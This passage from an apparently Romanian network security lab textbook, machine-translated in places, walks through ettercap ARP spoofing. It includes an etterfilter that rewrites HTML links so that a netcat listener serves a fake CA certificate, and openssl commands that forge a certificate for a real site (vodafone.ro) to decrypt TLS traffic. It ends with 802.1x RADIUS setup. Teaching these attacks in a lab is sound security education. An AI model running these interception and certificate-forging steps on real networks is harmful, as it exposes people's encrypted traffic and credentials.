/172.31.0.100// /172.31.0.1//
```

În timp ce suntem atacați, vom folosi instrumentul *"curl"* pentru a descărca o pagină web.

```
root@ubuntu:~# curl http://www.bbc.com/
```

După descărcarea paginii, puteți opri suita ettercap apăsând *"q"*. Acum, transferați fișierul pe un dispozitiv cu Wireshark instalat și deschideți-l. Apoi, din Fișier selectați Export obiecte și faceți clic pe HTTP. Ar trebui să apară un meniu pop-up care listează toate fluxurile HTTP disponibile. Faceți clic pe cel care a fost pornit anterior și salvați-l.




Fig. 3.8 Wireshark export HTTP obiecte

Fișierul este salvat în mod implicit fără nicio extensie. Adăugați extensia ".html" la acesta și deschideți-o cu un browser. Ar trebui să puteți vedea pagina care a fost descărcată pe mașina virtuală Ubuntu. Rețineți că este posibil ca unele imagini să nu fie afișate din cauza parametrilor lipsă ai comenzii "curl".




Fig. 3.9 Trafic HTTP capturat cu ettercap

3.4 Mitm fișier injectie

În acest laborator vom arăta cum să interceptați și să modificați o sesiune HTTP pentru a înlocui un certificat valid. Mai exact, vom înlocui un link din fișierul Hypertext Markup Language (HTML) deschis de computerul victimei, astfel încât să-l redirecționeze către un link hacked. Vă rugăm să rețineți că, în timp ce accentul nostru pe laborator va fi de a instala un certificat de autoritate de certificare nevalidă (CA) pe computerul victimei, tehnica poate fi utilizată pentru orice tip de fișier. Vom folosi cele trei mașini virtuale care se leagă împreună ca în următoarea topologie.




Fig.3.10 Topologie GNS3 Injecție de fișiere

Porniți serviciul apache2 pe mașina virtuală Internet utilizând comanda `"service apache2 start"`. Pe această mașină am instalat deja o pagină web `"var/www/html/certificateDownload.html"` care poate fi accesată direct de pe computerul Windows și care conține un link către un fișier valid, numit `"validCA.crt"`. Afișați pagina pe Windows accesând următorul link `"http://172.31.0.1/certificateDownload.html"` folosind browserul Google Chrome (Puteți utiliza și alt browser, dar presupunem Firefox în această secțiune).

Faceți clic dreapta pe pagina web și selectați "Vizualizare sursă pagină" (sau apăsați CTRL + U) pentru a inspecta conținutul HTML de pe pagină. Căutați ancora HREF în pagină și vedeți că indică spre adresa IP a mașinii virtuale Internet.




Fig. 3.11 Pagina web sursă HTML

Pentru a schimba DATELE în tranzit în timp ce efectuați un atac man-in-the-middle, aplicația `"ettercap"` utilizează un filtru ettercap [13]. În ettercap, filtrarea pachetelor se poate face direct pe

sarcina utilă a cadrului pe care ettercap o interceptează. Filtrul este scris într-o sintaxă asemănătoare lui C și necesită compilare înainte de a putea fi utilizat. Următorul fragment arată structura filtrului utilizat și cum să-l compilați.

```
root@kali:~# cat certificateInjection.filter
if (ip.proto == TCP && tcp.dst == 80) {
    if (search(DATA.data, "Accept-Encoding")) {
        replace("Accept-Encoding", "Accept-Rubbish!");
        msg("remove Accept-Encoding!\n");
    }
}
if (ip.proto == TCP && tcp.src == 80) {
    replace("172.31.0.1", "172.31.0.101");
    msg("Replacing Certificate Link Ran.\n");
}
root@kali:~# etterfilter certificateInjection.filter -o
certificateInjection.ef
```

Primul dacă-bloc instruește ettercap pentru a modifica antetul "Accept-Encoding" în solicitarea HTTP cu gunoi. Acest antet este utilizat de către clienți indică ce tip de codare de conținut permite [14]. De exemplu, solicitarea HTTP tipică utilizează gzip pentru a comprima datele în tranzit. Efectuăm aceste modificări cu ettercap pentru a-i permite accesul la pagina HTML clară în tranzit, nu la versiunea comprimată a acesteia. Rețineți că modulul "dezumflare" este responsabil pentru compresie în Apache [15], pentru acest exercițiu puteți obține același rezultat prin dezactivarea modulului de pe mașina de Internet.

A doua instrucțiune if-block este utilizată pentru a înlocui adresa IP a mașinii virtuale internet (172.31.0.1) cu cea a KaliVM (172.31.0.101). Acest lucru ar trebui să fie schimbat în funcție de scenariul dvs. Porniți atacul MITM și utilizați filtrul compilat anterior cu următoarea comandă.

```
root@kali:~#ettercap -T -F certificateInjection.ef -M ARP:remote -
w capture.pcap /172.31.0.103// /172.31.0.1//
```

Utilizați mașina virtuală Windows și accesați orice pagină web. Puteți inspecta codul sursă al paginii HTML descărcate și puteți vedea că adresa IP a etichetei HREF a fost modificată. Mai mult decât atât, pe consola KaliVM în cazul în care atacul este lansat de la tine ar trebui să poată vizualiza clar-text de trafic HTTP.

```
<div class="content_section_text">
<p>
    During the labs in this book we might require a valid Public Key Infrastructure. To this end we have ore
    Please download and install the <a href="http://172.31.0.101/validCA.crt">CA Certificate</a> and install
</p>
```

Fig. 3.12 pagina HTML cu adresa IP a hackerului

După ce sesiunea HTTP a victimei a fost modificată, vom fi direcționați către KALI VM pentru certificatul CA. În acest moment nu există nici un serviciu de ascultare pe portul 80 care ar putea oferi fișierul pe VM Kali. Executați următoarea comandă care va deschide utilitarul netcat pe portul 80 și va server un certificat fals. În acest moment ar trebui să aveți două console deschise, una pentru atacul MITM "ettercap" și o a doua pentru "netcat".

```
root@kali:~# { printf 'HTTP/1.0 200 OK\r\nContent-
Type:application/x-x509-ca-cert\r\nContent-Length: %d\r\n\r\n'
"$ (wc -c < hackedCA.crt)"; cat hackedCA.crt; } | nc -l -p 80
```

Solicitarea se va închide după ce clientul descarcă certificatul. Ar trebui să vedeți următoarea ieșire pe consolă.

```
GET /validCA.crt HTTP/1.1
```



```
Host: 172.31.0.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:61.0)
Gecko/20100101 Firefox/61.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.31.0.1/certificateDownload.html
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Mai mult decât atât, puteți verifica dacă victima Windows descarcă certificatul fals selectând butonul "Vizualizare certificat" după finalizarea descărcării și se afișează solicitarea de instalat. Căutați unitatea organizațională în detaliile certificatului și vedeți dacă este emisă pentru "Hacked Self-Signed Certificate Lab".




Fig. 3.13 Certificat auto-semnat hacked

3.5 TLS MITM

În acest laborator vom detalia un atac împotriva Transport Layer Security (TLS), cunoscut anterior sub numele de Secure Sockets Layer (SSL), folosind ettercap și o abordare Man-in-the-middle. Există trei categorii importante de atacuri împotriva protocolului TLS: (1) atacuri de downgrade, (2) atacuri

criptografice și (3) atacuri MITM. În prima categorie, atacatorul încearcă să înlocuiască selecția protocoalelor utilizate de TLS în faza de negociere. Dacă are succes, victimele pot ajunge să utilizeze un protocol criptografic învechit sau chiar niciunul (în exemplul benzii SSL care încearcă să elimine (S) din HTTPS dintr-o conexiune). Acest lucru poate fi atenuat prin configurarea corectă a serverului (eliminați algoritmi cripto vechi) și configurația clientului (forțați întotdeauna TLS).

Atacurile criptografice împotriva TLS utilizează atacuri (noi) împotriva algoritmilor utilizați sau împotriva implementării lor. Câteva exemple includ atacul BEAST (CVE-2011-3389), atacul PUEDEL (CVE-2014-3566) și Lucky Thirteen: Breaking the TLS and DTLS Record Protocols [30].

În acest laborator vom demonstra un atac MITM împotriva TLS. MITM permite atacatorului să vizualizeze datele de conversație între victime, cu toate acestea, dacă această conversație este protejată folosind TLS (sau alte metode de criptare), datele text clare nu pot fi recuperate cu ușurință. Un MITM TLS înlocuiește certificatele utilizate de victime cu unul controlat de hacker, permițându-i astfel să acceseze datele (după decriptare). Vom presupune că hackerul CA este deja instalat pe computerul victimei prin alte mijloace (de exemplu, laboratorul de injectare a fișierelor MITM, phishingul prin e-mail).




Fig. 3.14 SSL MITM GNS3 topologie

Pentru atacul MITM TLS trebuie să permitem ettercap să ruleze ca utilizator rădăcină și să permită configurații iptables. Acest lucru este necesar pentru a permite filtrului SSL ettercap să primească și să decodeze traficul TLS. Modificați fișierul de configurare, "/etc/ettercap/etter.conf", cu următoarele.

```
#ec_uid = 65534 # nobody is the default
#ec_gid = 65534 # nobody is the default
ec_uid = 0
ec_gid = 0
# if you use iptables:
redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport
%port -j REDIRECT --to-port %rport"
redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport
%port -j REDIRECT --to-port %rport"
```

Apoi, trebuie să creăm o autoritate de certificare a hackerului, să o instalăm pe computerul client victimă și să generăm un certificat rău intenționat pentru site-ul web pe care doriți să îl atacați. Din păcate, ettercap va rescrie un certificat valid cu un emitent neschimbat, dar semnat cu cheia CA a

hackerului. Un astfel de certificat nu va fi acceptat de browserul client, prin urmare, trebuie să creăm un certificat dedicat unui site (sau mai multor site-uri) care va fi utilizat în atacul MITM.

Următoarele vor crea toate certificatele necesare pe mașina virtuală Kali Linux, vizitați laboratorul de infrastructură certificat pentru mai multe detalii.

```
openssl genrsa -aes256 -out hackerCA.pem -passout pass:hackerCA 2048
openssl req -x509 -new -key hackerCA.pem -sha256 -days 365 -out hackerCA.crt
-passin pass:hackerCA -config hackerCA.cnf
openssl req -out hackerServerCertificate.csr -new -newkey rsa:2048 -nodes -
keyout hackerServerCertificate.pem -config hackerServerCertificate.cnf
openssl x509 -req -in hackerServerCertificate.csr -passin pass:hackerCA -CA
hackerCA.crt -CAkey hackerCA.pem -CAcreateserial -out
hackerServerCertificate.crt -days 365 -extensions v3_req -extfile
hackerServerCertificate.cnf
root@kali:~# cat hackerCA.cnf
[ req ]
default_bits          = 2048
distinguished_name = req_distinguished_name
prompt = no

[ req_distinguished_name ]
C   = RO
ST  = Bucharest
L   = Bucharest
O   = Practical Network Security Book
OU  = Hacked Self-Signed Certificate Lab
CN  = *.lab
emailAddress = mihai.chiroiu@cs.pub.ro

root@kali:~# cat hackerServerCertificate.cnf
[ req ]
default_bits          = 2048
distinguished_name = req_distinguished_name
req_extensions = v3_req
prompt = no

[ req_distinguished_name ]
C   = RO
ST  = Bucharest
L   = Bucharest
O   = Practical Network Security Book
OU  = Hacker Self-Signed Certificate Lab
CN  = *.hacker.lab

[ v3_req ]
subjectAltName = @alt_names

[ alt_names ]
DNS.1 = *.vodafone.ro
IP.1  = 172.31.0.1
```

Singurul certificat care necesită modificare, împreună cu cheia sa, este certificatul de server care a fost generat utilizând fișierul de configurare "hackerServerCertificate.cnf". SubjectAltName în certificat permite adăugarea mai multor domenii, aici vă arătăm cum să adăugați o intrare multi-domeniu pentru ținta noastră, site-ul web "www.vodafone.ro". Pentru diferite site-uri web modificați acest fișier de configurare și executați din nou ultimele

două comenzi (generarea CSR și semnarea cu CA). Rețineți că o intrare de domeniu wildcard mai generică în certificat va fi respinsă de browserele curente (de exemplu, DNS.1 = *.com), chiar dacă acest lucru nu este menționat în mod explicit în RFC corespunzător [31].

Rețineți că ne asumăm un CA adecvat instalat pe computerul victimei. Înainte de a începe atacul, deschideți pagina web "www.vodafone.ro" din browser și inspectați certificatul acestuia. Căutați câmpurile Subiect și Emitent în detalii și notați-le în jos. Acestea ar trebui să fie emise de o autoritate instalată în browserul/sistemul dumneavoastră de operare.




Fig. 3.15 Certificatul www.vodafone.ro original

Apoi, porniți atacul MITM TLS folosind ettercap. Există două opțiuni pentru rularea acestui atac cu ettercap: (a) utilizați ettercap numai pentru atacul MITM și redirecționați totul către o altă terță parte care se va ocupa de certificate și TLS sau (b) utilizați suportul TLS ettercap încorporat pentru decriptarea pachetului. Rețineți că, dacă nu se oferă niciun certificat/cheie privată la linia de comandă, ettercap va căuta un fișier numit "etter.ssl.crt" și va crea certificate on-the-fly. Aici, folosim referințe explicite, dar puteți crea și acest fișier în folderul local.

```
root@kali:~# ettercap -T -M ARP:remote -w mitmtls.pcap --certificate  
hackerServerCertificate.crt --private-key hackerServerCertificate.pem  
/172.31.0.103// /172.31.0.1//
```

Încercați să accesați din nou pagina web și să verificați certificatul acesteia. Ar trebui să fie diferit de cel anterior și ar trebui să se potrivească cu cel creat pe mașina hackerului.




Fig. 3.16 Certificat de www.vodafone.ro rău intenționat

Traficul necriptat va fi afișat numai ca ieșire de comandă direct pe consola Kali, aceasta înseamnă că, dacă încercați să deschideți fișierul PCAP creat de comanda anterioară cu Wireshark, nu veți putea citi datele din cadrul acestuia.




Fig. 3.17 Ettercap TLS date decriptate

Există unele probleme care pot apărea atunci când efectuați un astfel de atac, asigurați-vă că selectați adresele IP corecte ale victimei și gateway-ului, asigurați-vă că Kali se află în aceeași rețea, aveți răbdare dacă unele imagini nu se încarcă (acest lucru se datorează impactului ridicat al procesorului atunci când decriptați TLS prin ettercap). Unele site-uri web au inclus un mecanism de protecție HTTPS mai nou, cum ar fi Extensia de fixare a cheii publice pentru HTTP [32] sau Autorizarea autorității de certificare DNS (CAA) [33]. Mai mult decât atât, unele browser-uri au hardcodat unele certificate de site-ul lui. Puteți utiliza qualys SSL Server Test instrument online pentru a verifica orice site web online [34].

3.6 Autentificare 802.1x

În acest laborator vom permite autentificarea la nivelul doi utilizând protocolul 802.1x [35]. Protocolul se bazează pe trei actori majori, un suplicant (care este dispozitivul care necesită autentificarea în rețea), un autenticator (care este dispozitivul de rețea care impune autentificarea) și un nod de autentificare (serverul care găzduiește baza de date a utilizatorilor și parolelor). Supliciiul trimite un nume de utilizator/parolă autenticatorului prin protocolul 802.1x (EAPOL), care apoi este reambalat într-o nouă RAZĂ/MESAJ care este creat de autenticator și este trimis la serverul de autentificare. Răspunsul este într-un format ACCEPT/REJECT și este trimis de serverul de autentificare utilizând baza sa de date locală.

În timp ce autenticatorul și dispozitivul de autentificare pot fi, de asemenea, găzduite pe același dispozitiv fizic (de exemplu, utilizatorii / parolele sunt stocate local), le vom configura pe o mașină diferită, un router Cisco cu un modul de comutare pentru autenticator și InternetVM cu FreeRadius pentru nodul de autentificare.




Fig. 3.18 802.1x topologie

Înainte de a continua cu configurația, trebuie să schimbăm sloturile routerului implicit (patru interfețe FastEthernet). Schimbați ultimul slot (trei) de la utilizarea modulului de interfață NM-1FE-TX la NM-16ESW (care oferă un modul de comutare a interfețelor 16). Acest lucru este necesar pentru a permite autentificarea 802.1x.




Fig. 3.19 Adăugați modul de comutare la router

Asigurați-vă că Vm Windows primește o adresă DHCP de la InternetVM. Apoi, configurați o adresă IP pe VLAN1 pentru routerul R1, acest lucru îi va permite să trimită mesaje de autentificare către serverul FreeRADIUS. Testați conectivitatea locală toate gazdele din rețeaua locală.

R1#sh ip int brief

Interface	IP-Address	OK?	Method	Status
Protocol				
Vlan1	172.31.0.2	YES	manual	up

Trebuie să configurăm și să validăm comunicarea RADIUS și R1. A adăugat adresa IP a routerului R1 la configurația RADIUS și i-a permis să autentifice clienții. Pentru aceasta, editați fișierul "/etc/freeradius/3.0/clients.conf".

```
root@internet:/etc/freeradius/3.0# tail -3 clients.conf
client 172.31.0.2/24 {
    secret = thisisasupperpassword
}
```

Pentru a adăuga un nume de utilizator și o parolă la baza de date RADIUS, puteți utiliza următoarea comandă.

```
root@internet:/etc/freeradius/3.0# vim users
student Cleartext-Password := "student"
```

Apoi, R1 necesită să fie configurat pentru a furniza autentificarea prin intermediul serverului RADIUS. Pe un router Cisco / switch acest lucru necesită pentru a activa modelul AAA (autentificare, autorizare, contabilitate) la nivel global și configurați radius-server pentru a fi întrebat. Rețineți că aceeași parolă/cheie trebuie să fie adăugată aici ca și cea de pe serverul RADIUS.

```
R1(config)#aaa new-model
R1(config)#aaa authentication dot1x default group radius local
R1(config)#dot1x system-auth-control
R1(config)#radius-server host 172.31.0.1 auth-port 1812 acct-port
1813 key thisisasupperpassword
```

În acest moment, putem testa configurația de la routerul R1, un nume de utilizator numit "student" parola "student" ar trebui să poată să se autentifice.

```
R1#test aaa group radius student student new-code
Trying to authenticate with Server group radius
User successfully authenticated
```

